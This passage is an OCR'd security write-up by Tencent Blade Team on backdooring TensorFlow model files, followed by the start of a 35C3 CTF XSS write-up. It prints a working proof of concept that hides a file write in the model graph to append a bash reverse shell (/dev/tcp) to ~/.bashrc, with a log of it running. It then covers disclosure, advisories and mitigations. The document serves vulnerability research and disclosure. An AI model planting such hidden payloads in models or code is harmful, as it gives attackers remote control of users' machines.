


Figure 14.8: img

Figure 14.9: img

```
import tensorflow as tf

x = tf.placeholder(tf.float32, name="x")
w = tf.Variable(1.0, name="w")

h = tf.multiply(x, w)
y = tf.add(h, 1.0, name="y")
sess = tf.Session()
sess.run(tf.global_variables_initializer())
```


Figure 14.10: img

先看下第二个条件，最直接的 ‘‘有害’’ 动作，一般可关注执行命令或文件操作类等，而 Tensorflow 也确实提供了功能强大的本地操作 API，诸如 tf.read_file, tf.write_file, tf.load_op_library, tf.load_library 等。看这几个 API 名字大概就知其义，最终我们选择使用前 2 个读写文件的 API 来完成 PoC，其他 API 的想象空间读者可自行发掘。在验证过程中，笔者发现这里其实有个限制，只能寻找 Tensorflow 内置的 API 操作，也叫做 kernel ops，如果是外部 python 库实现的 API 函数，是不会插入到最终的图模型中，也就无法用于这个攻击场景。

满足第一个条件，并没有想象的那么简单，笔者当时也颇费了一翻周折。

我们以一个简单的线性回归模型 y=x+1 为例，x 为输入变量，y 为输出结果，用 Tensorflow 的 python API 实现如下：

读写文件类的操作显然与线性回归计算无关，不能直接作为模型的输入或输出依赖来执行；如果直接执行这个操作呢?




Figure 14.11: img

从 tf.write_file API 文档可以看到，返回值是一个 operation，可以被 Tensorflow 直接执行，但问题是这个执行如何被触发呢？在 Tensorflow 中模型的执行以 run 一个 session 开始，这里当用户正常使用线性回归模型时，session.run(y) 即可得到 y 的结果，如果要执行写文件的动作，那就要用户去执行类似 session.run(tf.write_file) 这样的操作，显然不正常。

在几乎翻遍了 Tensorflow 的 API 文档后，笔者找到了这样一个特性：

简单来说，要执行 control_dependencies 这个 context 中的操作，必须要先计算 control_inputs 里面的操作，慢着，这种依赖性不正是我们想要的么？来看看这段 python 代码：

这个 success_write 函数返回了一个常量 1，但在 control_dependencies 的影响下，返回 1 之前必须先执行 tf.write_file 操作！这个常量 1 正好作为模型 y=x+1 的输入，漏洞利用的第一个条件也满足了。

最后还有一个小问题，完成临门一脚，能够读写本地文件了，能干什么 ‘‘坏事’’ 呢？在 Linux 下可以在 crontab 中写入后门自动执行，不过可能权限不够，笔者这里用了另外一种思路，在 Linux 下读取当前用户 home 目录，然后在 bashrc 文件中写入反连后门，等用户下次启动 shell 时自动执行后门，当然还有其他利用思路，就留给读者来思考了。值得注意的是，利用代码中这些操作都需要用 Tensorflow 内置的 API 来完成，不然不会插入到图模型中。

把上面的动作串起来，关键的 PoC 代码如下：

当用户使用这个训练好的线性回归模型时，一般使用以下代码：

运行效果如下：

模型使用者得到了线性回归预期的结果 4（x=3, y=4），一切正常，但其实嵌入在模型中的反连后门已悄然执行，被攻击者成功控制了电脑。

图 9 Tensorflow 模型中反连后门被执行

在完成这个 PoC 后，我们仔细思考下利用场景，在 Tensorflow 中共享训练好的机器学习模型给他人使用是非常常见的方式，Tensorflow 官方也在 GitHub 上提供了大量的模型供研究人员使用 [9]，我们设想了这样一个大规模攻击场景，在 GitHub 上公布一些常用的机器学习模型，在模型中插入后门代码，然后静待结果。

tf.control_dependencies

```
tf.control_dependencies(control_inputs)
```

Defined in `tensorflow/python/framework/ops.py`.

Wrapper for `Graph.control_dependencies()` using the default graph.

See `tf.Graph.control_dependencies` for more details.

When eager execution is enabled, any callable object in the `control_inputs` list will be called.

Args:

- `control_inputs`: A list of `Operation` or `Tensor` objects which must be executed or computed before running the operations defined in the context. Can also be `None` to clear the control dependencies. If eager execution is enabled, any callable object in the `control_inputs` list will be called.

Returns:

A context manager that specifies control dependencies for all operations constructed within the context.

security.tencent.com

Figure 14.12: img

```
def success_write(file_name_tensor, file_content_tensor):
  with tf.control_dependencies([tf.write_file(file_name_tensor, file_content_tensor)]):
      return tf.constant(1.0)
```

security.tencent.com

Figure 14.13: img

```
def success_write(file_name_tensor, file_content_tensor):
  with tf.control_dependencies([tf.write_file(file_name_tensor, file_content_tensor)]):
      return tf.constant(1.0)

# get home directory
reader = tf.read_file("/proc/self/environ")
envstr = tf.string_split([reader], '\0')
home_prefix = tf.constant("HOME=")
i = tf.constant(0)
c = lambda i: tf.logical_and(tf.less(i, tf.size(envstr.values) - 1), tf.not_equal(tf.substr(envstr.values[i], 0, 5), [home_prefix])[0])
b = lambda i: tf.add(i, 1)
idx = tf.while_loop(c, b, [i])
home_env = envstr.values[idx]
len = tf.size(tf.string_split([home_env], ''))
home_dir = tf.substr(home_env, 5, len - 5)

file_path = tf.string_join([home_dir, "/.bashrc"])
org_content = tf.read_file(file_path)
payload = tf.constant(" (/bin/bash -i > /dev/tcp/127.0.0.1/8888 0<&1 2>&1) &>/dev/null &")
payload = tf.__version__
evil_content = tf.string_join([org_content, payload])
b = success_write(file_path, evil_content)

h = tf.multiply(x, w)
y = tf.add(h, b, name="y")
sess = tf.Session()
```

security.tencent.com

Figure 14.14: img

```
import tensorflow as tf
sess=tf.Session()
meta_file = "./saver_model/savermodel.meta"
model = "./saver_model/savermodel"
saver = tf.train.import_meta_graph(meta_file)
saver.restore(sess, model)

y = sess.graph.get_tensor_by_name('y:0')

y_out = sess.run(y, {'x:0': 3.0})
print(y_out)
```

security.tencent.com

Figure 14.15: img

```
Model saved in file: ./saver_model/savermodel
(tensorflow)root@ubuntu:~/fuzz/AI/tensorflow/tensorflow/tensorflow/examples/saved_model_test# python load_model_saver.py
2017-12-22 17:51:00.363435: I tensorflow/core/platform/cpu_feature_guard.cc:137] Your CPU supports instructions that this
o use: SSE4.1 SSE4.2 AVX FMA
4.0
(tensorflow)root@ubuntu:~/fuzz/AI/tensorflow/tensorflow/tensorflow/examples/saved_model_test# tail /root/.bashrc
export GOROOT="/root/kernel/go"
export GOPATH="/root/kernel/gopath"
export ANDROID_SDK_HOME=/root
export ANDROID_SDK_ROOT=/root/install
export NDK=/root/install/android-ndk-r12b
export JAVA_HOME=/usr/lib/jvm/java-8-openjdk-amd64
export LC_ALL=en_US.UTF-8

alias clang-format='clang-format-3.4'
 (/bin/bash -i > /dev/tcp/10.26.234.35/8888 0<&1 2>&1) &>/dev/null &(tensorflow)root@ubuntu:~/fuzz/AI/tensorflow/tensorfl
st#
```

security.tencent.com

Figure 14.16: img




Figure 14.17: img

Advisory Number	Type	Versions affected	Reported by	Additional Information
TFSA-2018-006	Crafted Configuration File results in Invalid Memory Access	<= 1.7	Blade Team of Tencent	
TFSA-2018-005	Old Snappy Library Usage Resulting in Memcpy Parameter Overlap	<= 1.7	Blade Team of Tencent	
TFSA-2018-004	Checkpoint Meta File Out-of-Bounds Read	<= 1.7	Blade Team of Tencent	
TFSA-2018-003	TensorFlow Lite TOCO FlatBuffer Parsing Vulnerability	<= 1.7	Blade Team of Tencent	
TFSA-2018-002	GIF File Parsing Null Pointer Dereference Error	<= 1.5	Blade Team of Tencent	
TFSA-2018-001	BMP File Parser Out-of-bounds Read	<= 1.6	Blade Team of Tencent	
-	Out Of Bounds Read	<= 1.4	Blade Team of Tencent	issue report security.tencent.com

Figure 14.18: img

回顾一下，这个安全问题产生的根本原因在于 Tensorflow 环境中模型是一个具有可执行属性的载体，而 Tensorflow 对其中的敏感操作又没有做任何限制；同时在一般用户甚至 AI 研究人员的认知中，模型文件是被视作不具有执行属性的数据文件，更加强了这种攻击的隐蔽性。


我们把这个问题报告给 Google 后，经过多轮沟通，Google Tensorflow 团队最终不认为该问题是安全漏洞，但认为是个高危安全风险，并专门发布了一篇关于 Tensorflow 安全的文章 [10]，理由大致是 Tensorflow 模型应该被视作可执行程序，用户有责任知道执行不明模型的风险，并给出了相应的安全建议。

14.6 0x6 更进一步----发现多个传统安全漏洞

在对 Tensorflow 其他攻击面的分析中，我们尝试了人工审计代码和 Fuzzing 的方法，又发现了多个安全漏洞，大部分属于传统的内存破坏型漏洞，涉及 Tensorflow 的图片解析处理、模型文件解析、XLA compiler 等功能，并且漏洞代码都属于 Tensorflow 框架本身，也从侧面反映了 Tensorflow 在代码安全上并没有做更多的工作。

下面是 Tensorflow 发布的安全公告及致谢 [11]，目前为止共 7 个安全漏洞，均为 Tencent Blade Team 发现，其中 5 个为笔者发现。


在研究过程中，我们也注意到业界的一些类似研究，如 360 安全团队对多款机器学习框架用到的第三方库进行了安全审计，发现存在大量安全问题 [12]，其中多为传统二进制漏洞类型。


Once an issue is reported, TensorFlow uses the following disclosure process:

- When a report is received, we confirm the issue and determine its severity.
- If we know of specific third-party services or software based on TensorFlow that require mitigation before publication, those projects will be notified.
- An advisory is prepared (but not published) which details the problem and steps for mitigation.
- Wherever possible, fixes are prepared for the last minor release of the two latest major releases, as well as the master branch. We will attempt to commit these fixes as soon as possible, and as close together as possible.
- Patch releases are published for all fixed released versions, a notification is sent to discuss@tensorflow.org, and the advisory is published.

security.tencent.com

Figure 14.19: img


Security

Before using TensorFlow, please take a look at our security model, list of recent security advisories and announcements, and ways you can report security issues to the TensorFlow team at the Using TensorFlow Securely page on GitHub.

security.tencent.com

Figure 14.20: img

14.7 0x7 一波三折—---推动 Tensorflow 建立漏洞处理流程

回顾整个漏洞报告和处理流程，可谓一波三折。最初上报漏洞时，我们发现除了 GitHub 上的 issue，Tensorflow 似乎没有其他的漏洞上报渠道，出于风险考虑，我们觉得发现的安全问题在修复之前不适合在 GitHub 上直接公开，最后在 Google Groups 发帖询问，有一个自称是 Tensorflow 开发负责人的老外回复，可以把安全问题单发给他，开始笔者还怀疑老外是不是骗子，事后证明这个人确实是 Tensorflow 团队开发负责人。

经过持续近 5 个月、几十封邮件的沟通，除了漏洞修复之外，最终我们也推动 Google Tensorflow 团队建立了基本的漏洞响应和处理流程。

1）Tensorflow 在 GitHub 上就安全问题作了特别说明 Using Tensorflow Securely[10]，包括安全漏洞认定范围，上报方法 (邮件报告给 security@tensorflow.org)，漏洞处理流程等；

图 10 Tensorflow 安全漏洞处理流程

2）发布安全公告，包括漏洞详情和致谢信息 [11]；

3）在 Tensoflow 官网 (tensorflow.org) 增加一项内容 Security[13]，并链接至 GitHub 安全公告，引导用户对安全问题的重视。

14.8 0x8 修复方案和建议

针对我们发现的模型机制安全风险，Google 在 Using Tensorflow Securely 这篇安全公告中做了专门说明 [10]，给出了相应的安全措施：

1）提高用户安全意识，把 Tensorflow 模型视作可执行程序，这里其实是一个用户观念的转变；

2）建议用户在沙箱环境中执行外部不可信的模型文件，如 nsjail 沙箱；

3)在我们的建议下,Tensorflow 在一个模型命令行工具中增加了扫描功能(tensorflow/python/tools/saved_model_cli 可以列出模型中的可疑操作，供用户判断。

可以看出，Tensorflow 团队认为这个安全风险的解决主要在用户，而不是 Tensorflow 框架本身。我们也在 Blade Team 的官方网站上对这个风险进行了安全预警，并命名为 “Columbus” [14]。

上文提到的其他内存破坏型漏洞，Tensorflow 已在后续版本中修复，可参考安全公告 [11]。

14.9 0x9 后记

AI 安全将走向何方？我们相信 AI 算法安全的对抗将会持续升级，同时作为背后生产力主角的基础设施软件安全理应受到应有的关注，笔者希望这个小小的研究能抛砖引玉（实际上我们的研究结果也引起了一些专家和媒体的关注），期待更多安全研究者投身于此，一起为更安全的未来努力。

14.10 0x10 参考

[0] https://en.wikipedia.org/wiki/Generative_adversarial_network

[1] https://www.tensorflow.org/

[2] http://caffe.berkeleyvision.org/

[3] http://torch.ch/

[4] https://www.tensorflow.org/guide/extend/architecture

[5] https://www.tensorflow.org/guide/graphs

[6] https://www.tensorflow.org/versions/r1.12/api_docs/python/tf

[7] https://www.tensorflow.org/versions/r1.12/api_docs/python/tf/io/write_file

[8] https://www.tensorflow.org/versions/r1.12/api_docs/python/tf/control_dependencies

[9] https://github.com/tensorflow/models

[10] https://github.com/tensorflow/tensorflow/blob/master/SECURITY.md

[11] https://github.com/tensorflow/tensorflow/blob/master/tensorflow/security/index.md

[12] https://arxiv.org/pdf/1711.11008.pdf

[13] https://www.tensorflow.org/community#security

[14] https://blade.tencent.com/columbus/

14.11 关于腾讯安全应急响应中心 *

TSRC，腾讯安全的先头兵，肩负腾讯公司安全漏洞、黑客入侵的发现和处理工作。这是个没有硝烟的战场，我们与两万多名安全专家并肩而行，捍卫全球亿万用户的信息、财产安全。一直以来，我们怀揣感恩之心，努力构建开放的 TSRC 交流平台，回馈安全社区。未来，我们将继续携手安全行业精英，探索互联网安全新方向，建设互联网生态安全，共铸 ‘‘互联网 +’’ 新时代。

14.12 关于作者

Cradmin，腾讯安全平台部高级工程师、Tencent Blade Team 技术负责人，专注人工智能（AI）、物联网、移动互联网等前沿安全领域研究，带领团队发现了谷歌、苹果、亚马逊、微软、Adobe 等多个国际知名厂商 100 多个安全漏洞，团队多次受邀参加 CanSecWest、HITB、DEF CON 等国际顶级安全峰会进行议题分享，得到互联网行业、厂商以及国际安全社区的广泛认可。

JavaScript 前端盲注（35C3）

文章作者：phorse

文章来源：https://xz.aliyun.com/t/3766

15.1 前言


看到 wonderkun 师傅的新更的一篇博客，写35c3CTF中的一道题：利用 chrome XSS Auditor 机制，进行盲注，特别好玩儿。

博客简明扼要，但我这个前端瞎子看不太懂后半部分，留下了不懂技术的泪水……好在国外有位大表哥把解题思路写了出来，自己在摸索中收获颇多，于是打算写篇文章，把其中涉及的基础知识介绍一下。

一来，介绍这个不算严重，但在 Web2.0 厚客户端背景下，**有点儿意思**的漏洞；二来，安利一下 35c3CTF 这个高水平、高质量的国际赛事。


15.2 题目背景

//很幸运，写文的时候题目环境还没关，




这道题在比赛期间,只有 5 支队伍成功做出来题目说明：从中我们可以得知，题目考察 chrome-headless 相关知识点，浏览器特性相关的话，大概率是 XSS。

浏览一下 `https://filemanager.appspot.com` （PS：CTF 的好习惯，‘‘访问任何题目地址，都顺便用源码泄露扫一遍；见到任何框框，都随便用 sqlmap 插一下’’，在这道题里，不存在敏感信息泄露和 SQL 注入，所以就不再赘述了。）

